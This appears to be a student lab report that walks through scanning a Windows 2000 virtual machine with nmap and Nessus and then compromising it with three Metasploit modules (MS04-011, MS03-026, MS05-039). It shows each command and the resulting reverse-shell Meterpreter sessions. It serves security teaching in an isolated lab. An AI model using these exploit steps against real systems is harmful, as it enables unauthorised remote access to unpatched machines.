

Exploiting Vulnerabilities (Windows 2000)




IT18256574

B.L.H Sajindra


2nd year June intake

- ❖ Start kali linux 1.0.3 version. Then open terminal of kali linux os. After that type the **ifconfig** command in the terminal. Then you can see the IP address of kali linux.



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# ifconfig  
eth0      Link encap:Ethernet  HWaddr 08:00:27:77:b2:1e  
          inet addr:192.168.56.10  Bcast:192.168.56.255  Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:fe77:b21e/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:131501 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:151427 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:52401416 (49.9 MiB)  TX bytes:15207236 (14.5 MiB)  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
          UP LOOPBACK RUNNING  MTU:65536  Metric:1  
          RX packets:5895 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:5895 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:2697001 (2.5 MiB)  TX bytes:2697001 (2.5 MiB)  
  
root@kali:~# |
```

- ❖ Start the windows 2000 OS. Then open command prompt (cmd) of windows. Then type **ipconfig** in the cmd. Then you can see IP address of the machine which has windows 2000.



```
C:\WINNT\System32\cmd.exe  
Microsoft Windows 2000 [Version 5.00.2195]  
(C) Copyright 1985-1999 Microsoft Corp.  
  
C:\>ipconfig  
  
Windows 2000 IP Configuration  
  
Ethernet adapter Local Area Connection:  
  
    Connection-specific DNS Suffix  . :  
    IP Address. . . . . : 192.168.56.99  
    Subnet Mask . . . . . : 255.255.255.0  
    Default Gateway . . . . . :  
  
C:\>_
```

➤ PING EACH MACHINE FROM THE KALI LINUX MACHINE TO ENSURE WE HAVE FULL CONNECTIVITY.

- ❖ Then apply the **ping** command with windows IP address on kali terminal and check whether it is connected or not with the windows machine.
- ❖ Then apply the **ping [IP address of windows machine]** command and check whether it is connected or not with the windows machine.

```
root@kali: ~  
File Edit View Search Terminal Help  
inet addr:192.168.56.10 Bcast:192.168.56.255 Mask:255.255.255.0  
inet6 addr: fe80::a00:27ff:fe77:b21e/64 Scope:Link  
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
RX packets:0 errors:0 dropped:0 overruns:0 frame:0  
TX packets:16 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:1000  
RX bytes:0 (0.0 B) TX bytes:1068 (1.0 KiB)  
  
lo Link encap:Local Loopback  
inet addr:127.0.0.1 Mask:255.0.0.0  
inet6 addr: ::1/128 Scope:Host  
UP LOOPBACK RUNNING MTU:65536 Metric:1  
RX packets:12 errors:0 dropped:0 overruns:0 frame:0  
TX packets:12 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:0  
RX bytes:848 (848.0 B) TX bytes:848 (848.0 B)  
  
root@kali:~# ping 192.168.56.99  
PING 192.168.56.99 (192.168.56.99) 56(84) bytes of data:  
64 bytes from 192.168.56.99: icmp_req=1 ttl=128 time=0.636 ms  
64 bytes from 192.168.56.99: icmp_req=2 ttl=128 time=0.786 ms  
^Z  
[1]+ Stopped ping 192.168.56.99  
root@kali:~#
```

- ❖ Then apply the **ping [IP address of kali machine]** command and check whether it is connected or not with the kali machine.

```
C:\WINNT\System32\cmd.exe  
Windows 2000 IP Configuration  
Ethernet adapter Local Area Connection:  
  
Connection-specific DNS Suffix . :  
IP Address. . . . . : 192.168.56.99  
Subnet Mask . . . . . : 255.255.255.0  
Default Gateway . . . . . :  
  
C:\>ping 192.168.56.10  
Pinging 192.168.56.10 with 32 bytes of data:  
Reply from 192.168.56.10: bytes=32 time<10ms TTL=64  
Reply from 192.168.56.10: bytes=32 time<10ms TTL=64  
Reply from 192.168.56.10: bytes=32 time<10ms TTL=64  
Reply from 192.168.56.10: bytes=32 time<10ms TTL=64  
  
Ping statistics for 192.168.56.10:  
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),  
Approximate round trip times in milli-seconds:  
Minimum = 0ms, Maximum = 0ms, Average = 0ms  
C:\>
```

- ❖ Then type **nmap -O [target IP address]** on kali machine. This command is used for looking OS and open ports of the hacking machine.

```
root@kali:~# nmap -O 192.168.56.99
```

- ❖ You can see the output of the **nmap** as follows.

➤ NMAP - USING NMAP TO IDENTIFY OS VERSION AND SERVICES ON THE VULNERABLE MACHINES.

- ❖ When the scan finished we can see all available open ports in windows 2000 that we can attack.

```

root@kali: ~
File Edit View Search Terminal Help
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.99
Host is up (0.00084s latency).
Not shown: 987 closed ports
PORT      STATE SERVICE
25/tcp    open  smtp
42/tcp    open  nameserver
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
1025/tcp  open  NFS-or-IIS
1026/tcp  open  LSA-or-nterm
1027/tcp  open  IIS
1031/tcp  open  iad2
1033/tcp  open  netinfo
3372/tcp  open  msdtc
MAC Address: 08:00:27:D8:5B:DF (Cadmus Computer Systems)
Device type: general purpose
Running: Microsoft Windows 2000|XP
OS CPE: cpe:/o:microsoft:windows_2000:- cpe:/o:microsoft:windows_2000::sp1 cpe:/o:microsoft:windows_2000::sp2 cpe:/o:microsoft:windows_2000::sp3 cpe:/o:microsoft:windows_2000::sp4 cpe:/o:microsoft:windows_xp:- cpe:/o:microsoft:windows_xp::sp1
OS details: Microsoft Windows 2000 SP0 - SP4 or Windows XP SP0 - SP1
Network Distance: 1 hop
root@kali: ~

```

❖ Then type **service nessusd start**.

```

root@kali: ~
File Edit View Search Terminal Help
UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:16 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:0 (0.0 B)  TX bytes:1068 (1.0 KiB)


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:12 errors:0 dropped:0 overruns:0 frame:0
          TX packets:12 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:848 (848.0 B)  TX bytes:848 (848.0 B)

root@kali:~# ping 192.168.56.99
PING 192.168.56.99 (192.168.56.99) 56(84) bytes of data.
64 bytes from 192.168.56.99: icmp_req=1 ttl=128 time=0.636 ms
64 bytes from 192.168.56.99: icmp_req=2 ttl=128 time=0.786 ms
^Z
[1]+  Stopped                  ping 192.168.56.99
root@kali:~# service nessusd start
Starting Nessus : .
root@kali:~#


```

❖ Start nessusd using command and Open a browser and browse to


<https://127.0.0.1:8834>



- ❖ Then go to scan template and new scan. After that type new scan name and target IP address of hacking machine. Then find weakness witch are related to the hacking machine.



- ❖ You can see the output like this.




- ❖ Then type `service apache2 start` and `service postgresql start` to start this services.

```
root@kali: ~
File Edit View Search Terminal Help
MAC Address: 08:00:27:D8:5B:DF (Cadmus Computer Systems)
Device type: general purpose
Running: Microsoft Windows 2000|XP
OS CPE: cpe:/o:microsoft:windows_2000::- cpe:/o:microsoft:windows_2000::sp1 cpe:/o:microsoft:windows_2000::sp2 cpe:/o:microsoft:windows_2000::sp3 cpe:/o:microsoft:windows_2000::sp4 cpe:/o:microsoft:windows_xp::- cpe:/o:microsoft:windows_xp::sp1
OS details: Microsoft Windows 2000 SP0 - SP4 or Windows XP SP0 - SP1
Network Distance: 1 hop


OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.47 seconds
root@kali:~# service nessusd start
$Starting Nessus : .
root@kali:~# service apache2 start
[....] Starting web server: apache2apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1 for ServerName
. ok
root@kali:~# start postgresql start
bash: start: command not found
root@kali:~# service postgresql start
[ ok ] Starting PostgreSQL 9.1 database server: main.
root@kali:~#
```

❖ Then type **msfconsole** for start that tool.



🔧 vulnerabilities. (01)

❖ Then select one of vulnerabilities.



- ❖ After that **search** vulnerabilities. Then you can see output like this. After that type **use** command and copy link as the image. We can use exploit which is in the relevant link by using **use** command as this way. (step 01)

```
root@kali: ~  
File Edit View Search Terminal Help  
msf > search MS04-011  
  
Matching Modules  
=====
```

Name	Disclosure Date	Rank	Description
exploit/windows/smb/ms04_011_lsass	2004-04-13 00:00:00 UTC	good	Microsoft LSASS Service DsRolerUpgradeDownlevelServer Overflow
exploit/windows/ssl/ms04_011_pct	2004-04-13 00:00:00 UTC	average	Microsoft Private Communications Transport Overflow

```
msf > use exploit/windows/smb/ms04_011_lsass
```

- ❖ Then type **show options** in the terminal. Options which are related to the exploit can be seen from this. (step 02)

```
msf exploit(ms04_011_lsass) > show options  
  
Module options (exploit/windows/smb/ms04_011_lsass):  
  
Name      Current Setting  Required  Description  
-----  
RHOST     192.168.56.99   yes       The target address  
RPORT     445             yes       Set the SMB service port  
  
Exploit target:  
  
Id  Name  
--  --  
0   Automatic Targetting  
  
msf exploit(ms04_011_lsass) >
```

- ❖ Then type **set RHOST [target IP address]**. Here IP address of the hacking machine is set by this **set RHOST** command. (step 03)

```
msf exploit(ms04_011_lsass) > set RHOST 192.168.56.99  
RHOST => 192.168.56.99  
msf exploit(ms04_011_lsass) > show options  
  
Module options (exploit/windows/smb/ms04_011_lsass):  
  
Name      Current Setting  Required  Description  
-----  
RHOST     192.168.56.99   yes       The target address  
RPORT     445             yes       Set the SMB service port  
  
Exploit target:  
  
Id  Name  
--  --  
0   Automatic Targetting  
  
msf exploit(ms04_011_lsass) >
```

- ❖ Then type **exploit** key word in the command. Now the machine, Windows 2000 has been hacked (step 04)

```

root@kali: ~
File Edit View Search Terminal Help

msf exploit(ms04_011_lsass) > exploit

[*] Started reverse handler on 192.168.56.10:4444
[*] Binding to 3919286a-b10c-11d0-9ba8-00c04fd92ef5:0.0@ncacn_np:192.168.56.99[\lsarpc]...
[*] Bound to 3919286a-b10c-11d0-9ba8-00c04fd92ef5:0.0@ncacn_np:192.168.56.99[\lsarpc]...
[*] Getting OS information...
[*] Trying to exploit Windows 5.0
[*] Sending stage (751104 bytes) to 192.168.56.99
[*] Meterpreter session 1 opened (192.168.56.10:4444 -> 192.168.56.99:1034) at 2019-09-12 08:42:24 +0100
[-] Exploit failed: Rex::StreamClosedError Stream #<Socket:0xa5c3c44> is closed.


meterpreter > ls

Listing: C:\WINNT\system32
=====
Mode                Size           Type             Last modified      Name
----                -
100666/rw-rw-rw-   2960          file             2008-02-16 16:06:21 +0000 $WINNT$.PNF

```

Vulnerability. (02)

- ❖ Then select one of vulnerabilities.



(step 01)

```

msf > search MS03-026

Matching Modules
=====
Name                                Disclosure Date   Rank   Descrip
tion
-----
exploit/windows/dcerpc/ms03_026_dcom 2003-07-16 00:00:00 UTC great Microsoft RPC DCOM Interface Overflow

msf > use exploit/windows/dcerpc/ms03_026_dcom
msf exploit(ms03_026_dcom) > show options

Module options (exploit/windows/dcerpc/ms03_026_dcom):

Name      Current Setting  Required  Description
----      -
RHOST     135              yes       The target address
RPORT     135              yes       The target port

Exploit target:

Id  Name
--  ---
0   Windows NT SP3-6a/2000/XP/2003 Universal

```


(step 02)

```
msf exploit(ms03_026_dcom) > set RHOST 192.168.56.99
RHOST => 192.168.56.99
msf exploit(ms03_026_dcom) > show options

Module options (exploit/windows/dcerpc/ms03_026_dcom):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.56.99   yes       The target address
  RPORT     135             yes       The target port

Exploit target:

  Id  Name
  --  -
  0    Windows NT SP3-6a/2000/XP/2003 Universal

msf exploit(ms03_026_dcom) > exploit

[*] Started reverse handler on 192.168.56.10:4444
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.56.99[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.56.99[135] ...
[*] Sending exploit ...
[*] Sending stage (751104 bytes) to 192.168.56.99
[*] Meterpreter session 1 opened (192.168.56.10:4444 -> 192.168.56.99:1033) at 2
```

(step 03)

```
[*] Sending exploit ...
[*] Sending stage (751104 bytes) to 192.168.56.99
[*] Meterpreter session 1 opened (192.168.56.10:4444 -> 192.168.56.99:1033) at 2
2019-09-12 09:06:13 +0100

meterpreter > ls

Listing: C:\WINNT\system32
=====
Mode                Size                Type      Last modified          Name
----                -
100666/rw-rw-rw-    2960             fil       2008-02-16 16:06:21 +0000 $WINNT$.PNF
100666/rw-rw-rw-     304             fil       2008-02-16 16:03:00 +0000 $winnt$.inf
40777/rwxrwxrwx      0               dir       2019-09-12 08:44:58 +0100 .
40777/rwxrwxrwx      0               dir       2012-04-16 18:53:41 +0100 ..
100666/rw-rw-rw-    2151             fil       1999-12-07 05:00:00 +0000 12520437.cpx
100666/rw-rw-rw-    2233             fil       1999-12-07 05:00:00 +0000 12520850.cpx
100666/rw-rw-rw-     438             fil       1999-12-07 05:00:00 +0000 AUTOEXEC.NT
100666/rw-rw-rw-    2577             fil       2008-02-16 16:23:47 +0000 CONFIG.NT
100666/rw-rw-rw-    2577             fil       1999-12-07 05:00:00 +0000 CONFIG.TMP
```



Vulnerability. (03)



Then select one of vulnerabilities.

Hosts

Vulnerabilities

Export Results

1

MS05-030

Vulnerability in Plug and Play Service Could Allow Remote Code Execution (899588)

Back

Remove

Synopsis

Arbitrary code can be executed on the remote host due to a flaw in the Plug-And-Play service.

Description

The remote version of Windows contains a flaw in the function 'PNP_QueryResConfList()' in the Plug and Play service that may allow an attacker to execute arbitrary code on the remote host with SYSTEM privileges.

A series of worms (Zotob) are known to exploit this vulnerability in the wild.

(step 01)

```
root@kali: ~  
File Edit View Search Terminal Help  
msf > search MS05-039  
  
Matching Modules  
-----  


| Name                             | Disclosure Date         | Rank | Description                              |
|----------------------------------|-------------------------|------|------------------------------------------|
| exploit/windows/smb/ms05_039_pnp | 2005-08-09 00:00:00 UTC | good | Microsoft Plug and Play Service Overflow |

  
msf > use exploit/windows/smb/ms05_039_pnp  
msf exploit(ms05_039_pnp) > show options  
  
Module options (exploit/windows/smb/ms05_039_pnp):  


| Name    | Current Setting | Required | Description                                           |
|---------|-----------------|----------|-------------------------------------------------------|
| RHOST   |                 | yes      | The target address                                    |
| RPORT   | 445             | yes      | Set the SMB service port                              |
| SMBPIPE | browser         | yes      | The pipe name to use (browser, srvsvc, wkssvc, ntsvc) |

  
Exploit target:  


| Id | Name                 |
|----|----------------------|
| 0  | Windows 2000 SP0-SP4 |

  
msf exploit(ms05_039_pnp) > set RHOST 192.168.56.99
```

(step 02)

```
RHOST => 192.168.56.99  
msf exploit(ms05_039_pnp) > show options  
  
Module options (exploit/windows/smb/ms05_039_pnp):  


| Name    | Current Setting | Required | Description                                           |
|---------|-----------------|----------|-------------------------------------------------------|
| RHOST   | 192.168.56.99   | yes      | The target address                                    |
| RPORT   | 445             | yes      | Set the SMB service port                              |
| SMBPIPE | browser         | yes      | The pipe name to use (browser, srvsvc, wkssvc, ntsvc) |

  
Exploit target:  


| Id | Name                 |
|----|----------------------|
| 0  | Windows 2000 SP0-SP4 |

  
msf exploit(ms05_039_pnp) > exploit  
  
[*] Started reverse handler on 192.168.56.10:4444  
[*] Connecting to the SMB service...  
[*] Binding to 8d9f4e40-a03d-11ce-8f69-08003e30051b:1.0@ncacn_np:192.168.56.99[\browser] ...  
[*] Bound to 8d9f4e40-a03d-11ce-8f69-08003e30051b:1.0@ncacn_np:192.168.56.99[\browser] ...  
[*] Calling the vulnerable function...  
[*] Sending stage (751104 bytes) to 192.168.56.99  
[*] Meterpreter session 1 opened (192.168.56.10:4444 -> 192.168.56.99:1033) at 2019-09-12 09:14:09 +0100  
[*] Server did not respond, this is expected  
[*] The server should have executed our payload
```

(step 03)

```
[*] Binding to 8d9f4e40-a03d-11ce-8f69-08003e30051b:1.0@ncacn_np:192.168.56.99[\browser] ...  
[*] Bound to 8d9f4e40-a03d-11ce-8f69-08003e30051b:1.0@ncacn_np:192.168.56.99[\browser] ...  
[*] Calling the vulnerable function...  
[*] Sending stage (751104 bytes) to 192.168.56.99  
[*] Meterpreter session 1 opened (192.168.56.10:4444 -> 192.168.56.99:1033) at 2019-09-12 09:14:09 +0100  
[*] Server did not respond, this is expected  
[*] The server should have executed our payload  
  
meterpreter > ls  
  
Listing: C:\WINNT\system32  
-----  


| Mode             | Size  | Type | Last modified             | Name                     |
|------------------|-------|------|---------------------------|--------------------------|
| ----             | ----  | ---- | -----                     | ----                     |
| 100666/rw-rw-rw- | 2960  | fil  | 2008-02-16 16:06:21 +0000 | \$WINNT\$.PNF            |
| 100666/rw-rw-rw- | 304   | fil  | 2008-02-16 16:03:00 +0000 | \$winnt\$.inf            |
| 40777/rwxrwxrwx  | 0     | dir  | 2019-09-12 09:09:23 +0100 | .                        |
| 40777/rwxrwxrwx  | 0     | dir  | 2012-04-16 18:53:41 +0100 | ..                       |
| 100666/rw-rw-rw- | 2151  | fil  | 1999-12-07 05:00:00 +0000 | 12520437.cpx             |
| 100666/rw-rw-rw- | 2233  | fil  | 1999-12-07 05:00:00 +0000 | 12520850.cpx             |
| 100666/rw-rw-rw- | 438   | fil  | 1999-12-07 05:00:00 +0000 | AUTOEXEC.NT              |
| 100666/rw-rw-rw- | 2577  | fil  | 2008-02-16 16:23:47 +0000 | CONFIG.NT                |
| 100666/rw-rw-rw- | 2577  | fil  | 1999-12-07 05:00:00 +0000 | CONFIG.TMP               |
| 40777/rwxrwxrwx  | 0     | dir  | 2008-02-16 16:21:35 +0000 | Cache                    |
| 40777/rwxrwxrwx  | 0     | dir  | 2008-02-16 16:03:05 +0000 | CatRoot                  |
| 100666/rw-rw-rw- | 71952 | fil  | 1999-12-07 05:00:00 +0000 | Channel Screen Saver.scr |
| 40777/rwxrwxrwx  | 0     | dir  | 2008-02-16 16:21:56 +0000 | Com                      |


```